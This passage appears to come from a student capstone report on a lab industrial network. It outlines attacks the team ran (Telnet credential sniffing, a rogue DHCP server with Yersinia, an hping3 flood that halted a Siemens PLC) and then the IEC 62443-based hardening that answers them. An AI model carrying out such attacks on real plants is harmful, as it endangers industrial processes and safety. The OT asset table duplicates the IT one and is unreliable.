


Figure 11: Attacker flooding a cisco switch

As an attacker, we used Wireshark to capture and analyze traffic flow in the network. In this case, we captured a packet that is using an insecure protocol called Telnet. This protocol is considered insecure because it transmits data in plaintext. We captured credentials from an admin accessing a switch as seen in Figure 12 .




Figure 12: Telnet traffic captured on Wireshark

3.2.4 Scenario 4: Rogue DHCP Server

When a client initially connects to a network, it goes through a four-step process that allows a client to receive an IP address from a DHCP server as follows:

1. **DHCP Discover –** client broadcasts a message to find available DHCP Servers.
2. **DHCP Offer –** client receives an IP address offer from the server.
3. **DHCP Request –** client sends a request to accept the offer.
4. **DHCP Acknowledge –** server confirms request and provides IP address.

In this scenario, we used Yersinia to deploy a rogue DHCP server in the network that sent IP address offers to requesting clients. Once the client accepted our offer, we set our device as the default gateway to route all the traffic from the victim to us.




Figure 13: Rogue DHCP Server offering false addresses

3.2.5 Scenario 5: PLC Denial of Service

In this scenario, we aimed to disrupt the industrial process by causing a denial of service on the PLC. This attack is with the assumption that an attacker is within the network and has already performed a network scan to find information about the hosts in the network. Following the network scan, we found that the IT Admin and Engineer are the only allowed IP addresses to cross the OT Zone where the PLC resides. With this information we sent specially crafted packets using hping3 to flood the device and cause the PLC to become unresponsive. This led to a halt in the process and also caused a loss of control condition as the operator could no longer use the HMI to control the PLC.




Figure 14: Siemens PLC disconnected after DoS attack

3.3 Designing The Advanced Network

3.3.1 ISA/IEC-62443

As previously explained in our project objectives, we tried to mimic a real-world implementation of the ISA/IEC 62443 standards. In our case, we began with 62443-3-2 which provides guidelines on how to partition the System Under Consideration (SUC) into zones and create conduits.

As we did not have access to the official standards documentation, we followed material from our standards course, as well as resources online from the International Society of Automation [2]. Figure 15, provided by ISA, served as the basis for creating the zones and conduits in our network.




Figure 15: ZCR Flow Chart

A crucial part of the process seen above is ZCR 2. This tasks us with performing an initial risk assessment. This particular type of risk assessment assumes the lowest likelihood of occurrence in order to isolate the impact of a certain risk. Essentially, we are calculating the worst outcome. When looking through resources, we found many examples of different approaches to initial risk assessments but felt that the asset-based assessment seemed fitting for our case, as this is a much smaller network. It consists of measuring the financial, health, safety, and environmental impacts of the single worst-case scenario of each device.

3.3.2 Risk Assessment

We then created a risk matrix to help identify and rank cybersecurity risks based on how likely they are to happen and how serious their impact would be. We looked at different areas like safety, environment, financial damage, and reputation. Each risk was given a score depending on its likelihood and impact, which placed it into one of four color-coded categories: green for low risk, yellow for moderate, orange for high, and red for critical. With this matrix we were able to follow the IEC 62443 standard by taking a structured, risk-based approach to creating our advanced network.

							→	Likelihood			→
					Chance		Highly unrealistic; Likely to never happen	Improbable	Medium chance of event, very uncommon	Uncommon but feasible	Likely to occur
					Frequency		Could occur once every 10 years	Could Occur once every 5 years	Could Occur once every 2-3 years	Could Occur once every year	Could Occur multiple times a year
	Safety	Environment	Financial	Reputation			Improbable	Rare	Unlikely	Possible	Likely
							1	2	3	4	5
Impact	Little to no lasting physical injury, no leave of absence	Local release affecting a small, negligible area of the property	< 100,000	Increase in customer complaints	Trivial	1	1	2	3	4	5
	Minor physical injury, leave of absence	Small, contained release below reportable limits	< 500,000	Event makes local news and short-term loss of customer confidence (< 6 months)	Minor	2	2	4	6	8	10
	Medium physical injury, illness or mental leave	Citation by local agency	< 1, 000,000	Regional level: loss of clients, increased complaints	Moderate	3	3	6	9	12	15
	Severe injuries causing extended periods of leave	Short-tem significant damage over a large area, or long-term damage over a small area	< 2, 000, 000	Loss of customer confidence, customer claims	Major	4	4	8	12	16	20
	Life altering injuries or Fatality	Citation by regional agency or long-term significant damage over large area	> 2, 000, 000	International level;Irreperable repuation, loss of public trust	Critical	5	5	10	15	20	25

Figure 16: Risk Matrix

From this risk assessment, we then were able to quantify the criticality of the assets in the network and propose target security levels (SL-Ts) that should be maintained to mitigate the risk to an acceptable level. A summary of our findings is shown in the two tables below.

Table II
Proposed SL-T for IT Assets

Device Name	Description	Worst-case Scenario	Proposed SL-T
FG-IT	A lightly configured FortiGate firewall dedicated for IT Zone.	• Loss of Access to Site-to-Site VPN • Loss of Internet Access • Primary defense to internal networks	SL-T 3
IT Switch	VMware Virtual Net 10 Switch	N/A	N/A
Engineering-PC1	A dedicated group who can directly access OT devices.	• Loss of control and supervision to OT devices	SL-T 3
Splunk	A dedicated machine to receive logs from all the devices in the network.	• Failure to receive critical device logs • Delayed incident response	SL-T 1
AD-Server	A server configured with ADDS, DNS, DHCP, FTP.	• Compromised domain controller leading to modification or corruption of AD database • Loss of functionality causing users to be unable to communicate	SL-T 3
IT-Admin	Administrative role for configuring network devices.	• No administrative maintenance on network devices • Loss of functionality	SL-T 3

Table III
Proposed SL-T for OT Assets

Device Name	Description	Worst-case Scenario	Proposed SL-T
FG-IT	A lightly configured FortiGate firewall dedicated for IT Zone.	• Loss of Access to Site-to-Site VPN • Loss of Internet Access • Primary defense to internal networks	SL-T 3
IT Switch	VM Ware Virtual Net 10 Switch	N/A	N/A
Engineering-PC1	A dedicated group who can directly access OT devices.	• Loss of control and supervision to OT devices	SL-T 3
Splunk	A dedicated machine to receive logs from all the devices in the network.	• Failure to receive critical device logs • Delayed incident response	SL-T 1
AD-Server	A server configured with ADDS, DNS, DHCP, FTP.	• Compromised domain controller leading to modification or corruption of AD database • Loss of functionality causing users to be unable to communicate	SL-T 3
IT-Admin	Administrative role for configuring network devices.	• No administrative maintenance on network devices • Loss of functionality	SL-T 3

3.3.3 Zone/Conduit Creation

After performing a risk assessment on our assets, we began to draft our zones boundaries, using the Purdue Model as a reference [3]. Typically, it is recommended not to follow the model blindly, but to adapt it to an organization's specific context. Again, our network is quite small, so using it as a starting point proved helpful.

Table IV
Zones Created for the Advanced Network

Zone	**Description**
Enterprise Demilitarized Zone	Hosts services that need to be made accessible to the public (honeypot)
Management	Dedicated zone for enterprise level network management.
Enterprise Zone	Includes any employee devices, accounting, human resources, etc.
Industrial Demilitarized Zone	Zone meant to act as buffer between all communications in or out of Operational zones.
Supervisory Control Zone	Workstation used for supervisory control and data acquisition of the industrial process
Process Control Zone #1	IACS devices used to directly control the industrial process
Not Included in Final Diagram	
Process Control Zone #2	Additional process zone.
SIS	Safety Instrumented System to turn process back to safe operating levels.
Process Maintenance Zone	Transient cyber assets used for the maintenance and configuration of OT devices (Laptops, USB drives, etc.)

Next, we defined which zones would need to communicate with each other and created our conduits based on the principle of least privilege.

Table V
Conduits for the Advanced Network

Conduit	**Description**
EDMZ-MAN	Dedicated for honeypot management and could be used for public facing network services.
MAN-ENT	For administrative communication with enterprise users and devices.
MAN-IDMZ	For administrative communication between security devices.
IDMZ-PCZ1	Dedicated for communication from engineering to process control devices.
CONT-PCZ1	Communication between control devices and process devices.

3.3.4 Addressing Vulnerabilities

From the attacks we conducted on the basic network, we came up with strategies to reduce the attack surface and mitigate, if not eliminate, these types of attacks in our advanced network. We implemented as many of these recommendations as we could in our advanced network given the resources we had, while the rest were left as something that could be added in the future to further enhance the security of our network. Below is a summary of the strategies we came up with for each of the different attacks.

Recommendations for the Command-and-Control Server Attack:

The command-and-control server used in our attack was communicating over port 53 using DNS queries and responses. To mitigate attacks like these, we came up with several steps that could be taken:

1. Ensure that employees can read and understand the code that they are downloading and running on their machines
2. Implement endpoint detection and response (EDR) for anomaly and behavioral detection
3. Use DNS filtering to prevent users from accessing known malicious domains
4. Use deep-packet inspection (DPI) to detect protocol tunneling or unusual packets

By installing FortiClient on all user PCs, we were able to implement an EDR solution to create alerts when suspicious activity was detected on the machines. This, along with enabling DNS filtering ensured that client PCs could no longer communicate with the command-and-control server. While we did not have licenses for DPI, we noted that it would also be good to have as it is common for attackers to use many dynamic IP addresses and domains to conduct their attacks, meaning that the DNS filter alone likely would not prevent all of these attacks.

Recommendations for the FortiGate SSL VPN Vulnerabilities:

The firewalls we were using in our project had not been updated since at least 2021 and were running firmware that had reached its end of life. The vulnerabilities in the SSL VPN web portal could be eliminated by upgrading the firmware. We also noted that additional security measures could be implemented to further enhance the security for remote user access such as requiring multifactor authentication and ensuring that only one remote session can be created per user at a time. Settings for these exist in the FortiGate firewalls and were implemented in our advanced network.

Recommendations for MAC Flooding Attack:

In this case, the attacker was already in the network and knew the network topology. To mitigate MAC flooding attacks, the following steps should be taken:

1. Enable port security on switches to limit the number of MAC addresses on ports.
2. Implement VLANs to contain traffic and limit the scope of the attack.
3. Monitor network traffic and logs to detect anomalies.

Recommendations for Rogue DHCP Server:

To prevent problems caused by a rogue DHCP server, the following steps should be taken:

1. Enable DHCP snooping on managed switches to allow only trusted ports to send DHCP offers.
2. Manually define trusted ports where legitimate DHCP servers are connected.
3. Use VLAN segmentation to isolate network segments.

Recommendations for PLC Denial of Service:

To prevent a Denial-of-Service attack, the following steps should be taken:

1. Applying network segmentation to separate critical devices.
2. Enforcing access control and firewall policies to block unwanted traffic.
3. Implementing safety instrumented systems to bring process to a safe state.

3.3.5 Additional Features

As explained in our project scope, we wanted to include new technologies which would add security, as well as new functionality in our network. Apart from the revised network layout, there are also several new devices in our advanced network.

T-Pot:

In our project, we used T-Pot as a honeypot platform to monitor and analyze cyber attacks in a safe, controlled part of the network. T-Pot combines multiple tools like Cowrie for SSH/Telnet logging, Dionaea for malware collection, and Snort for intrusion detection. These tools run in Docker containers, which made setup and management simple. We placed T-Pot in the DMZ to attract external attacks without putting our main systems at risk. The built-in ELK stack helped us visualize and understand attack patterns, which gave us valuable insight into real-world threats and helped us evaluate our network's security.




Figure 17: T-Pot Dashboard

FortiClient EMS:

In our basic network, remote work could be done by connecting through the SSL-VPN web portal (which we proved was vulnerable). A more secure and flexible alternative is to connect to the network through an IPsec tunnel via FortiClient. Using the VPN in tunnel mode, there is no web application, which inherently decreases the attack surface and eliminates web application vulnerabilities. Additionally, FortiClient software installed on the endpoints can also have additional features bundled with it, including antivirus protection, web filtering, and vulnerability scanning. In our advanced network, we also installed FortiClient EMS (endpoint management server) which was used to centrally administer these policies for all endpoints in the network, as well as view detailed information about the endpoints such as installed software, vulnerabilities, and policy violations. The figure below shows an example of creating a rule to limit which processes can run while connected through the VPN.




Figure 18: Creating Rule on FortiClient EMS

FortiAnalyzer:

Our basic network included a splunk server that received logs from most devices in our network. For better visibility and insights regarding security events in our network, we installed a FortiAnalyzer to collect and consolidate traffic logs from both the firewalls and the endpoint management server. Doing this, we had the ability to correlate events in the network and run automated scripts to prevent or mitigate potential security incidents. For example, if FortiClient detected a potentially malicious file on an endpoint, a script could be run from the FortiAnalyzer to direct the FortiClient EMS to quarantine that endpoint and run a virus scan on all the other endpoints in the organization to ensure they were not infected. While we did not have time to configure the FortiAnalyzer to its full potential, we did have basic functionality to see threats from Fortinet devices on the network and run simple automation playbooks to run vulnerability scans on endpoints.




Figure 19: Sample FortiAnalyzer Web Interface

Snort:

We used Snort primarily as an Intrusion Detection System (IDS) although it can also be used as an Intrusion Prevention System (IPS). We installed the software on a laptop and set a tap interface on our OT Switch. This meant that all traffic going through the switch would be duplicated and sent through our tap interface, and into our IDS. From there, you can install community rules or create your own. When scanning traffic, if any rules match, that traffic is recorded and that information can be logged to a device and alert an administrator.




Figure 20: Splunk Dashboard showing Snort Logs

3.3.6 Finalized Advanced Network

After going through ISA/IEC-62443-3-2, addressing all mentioned vulnerabilities and configuring our new countermeasures, we were now ready to start creating our advanced network. Because we were bridging multiple interfaces to connect our physical network to any devices running on VMware virtual networks, we first created a network legend. This legend provides all interface names, specifies connections and includes IP address allocation for all devices. Our starting point was the basic network itself, and the legend helped ensure a smooth transition to our advanced network.

IT Zone

Device Name	Description	IP
FG-IT	A lightly configured FortiGate firewall dedicated for IT Zone.	Internal1: 10.0.2.1/24 WAN1: 10.0.6.1/24 WAN2: DHCP
IT Switch	VM Ware Virtual Net 10 Switch	N/A
Engineering-PC1	A dedicated group who can directly access OT devices.	10.0.2.15/24
Splunk	A dedicated machine to receive logs from all the devices in the network.	10.0.2.80/24
AD-Server	A server configured with ADDS, DNS, DHCP, FTP.	10.0.2.100/24
IT-Admin	Administrative role for configuring network devices.	10.0.2.101/24

OT Zone

Device Name	Description	IP
FG-OT	A lightly configured FortiGate firewall dedicated for OT Zone.	Internal4: 10.0.4.1/24 WAN1: 10.0.6.2/24 WAN2: DHCP
OT Switch	IE 2000 Cisco Switch for connecting devices.	SVI: 10.0.4.2/24
HMI	SIEMENS Simatic HMI for PLC interaction.	10.0.4.3/24
PLC	SIEMENS S7-1200 PLC to automate Factory I/O	10.0.4.4/24

Figure 21: Excerpt from Network Legend

After determining appropriate zones for our new devices, we began to put together our advanced network. We started by cabling all devices according to the network legend, applying correct NIC configurations, and then performing connectivity tests to confirm all devices were correctly set up.

We then set out to create more restrictive traffic policies in our network to only allow the necessary zones/devices to communicate with each other. Some examples include:

- Site-to-Site VPN now only allows certain IP ranges/subnets
- Site-to-Site VPN only allows communication to IDMZ
- NAT configuration on FG-IT, allowing DMZ to be publicly accessible
- On top of syslog, enabled additional logging to FortiAnalyzer
- Added user groups for Remote Connections

We also added additional security features on the switches and in active directory to mitigate the effects of future attacks such as:

- Creating VLAN 20 for the Management zone and VLAN 30 for the Enterprise zone
- Enabled switchport security on both the IT-Switch and OT-Switch
- Added new Group Policy Objects (GPOs) for users in the IT zone, such as:
    - Domain users can now only accept offers from verified DHCP servers
    - Preventing Local Login
    - Disabling local password caching

Implementing these new devices and security features led to the creation of our finalized advanced network design, which is shown below in Figure 22.




Figure 22: Advanced Network Design

For our presentation, we designed a more viewer-friendly diagram which hides unnecessary details like IP addresses and zone interconnections. Rather, it focuses on displaying the zone/conduit structure we came up with and highlighting key devices and is shown below in Figure 23.




Figure 23: Simplified Advanced Network Design

4 SCHEDULE

Below is a comparison of our target dates to complete project milestones with the actual dates they were completed. Some of these tasks were pushed back a day or two by the instructor, so while they did not line up exactly with what we initially had in our proposed schedule, we were still able to complete all tasks before their deadline. By prioritizing our work based on the deliverables in Table VI and the Gantt chart in Figure 24, we were able to remain on schedule throughout the duration of the project.

Table VI
Proposed vs Actual Schedule

Task	Target Due Date	Actual Completion Date
Team Charter	April 29, 2025	April 29, 2025
Project Proposal	May 9, 2025	May 9, 2025
Annotated Bibliography	May 9, 2025	May 9, 2025
Live Demo	May 13, 2025	May 15, 2025
Presentation	May 20, 2025	May 21, 2025
Final Report	May 22, 2025	May 23, 2025

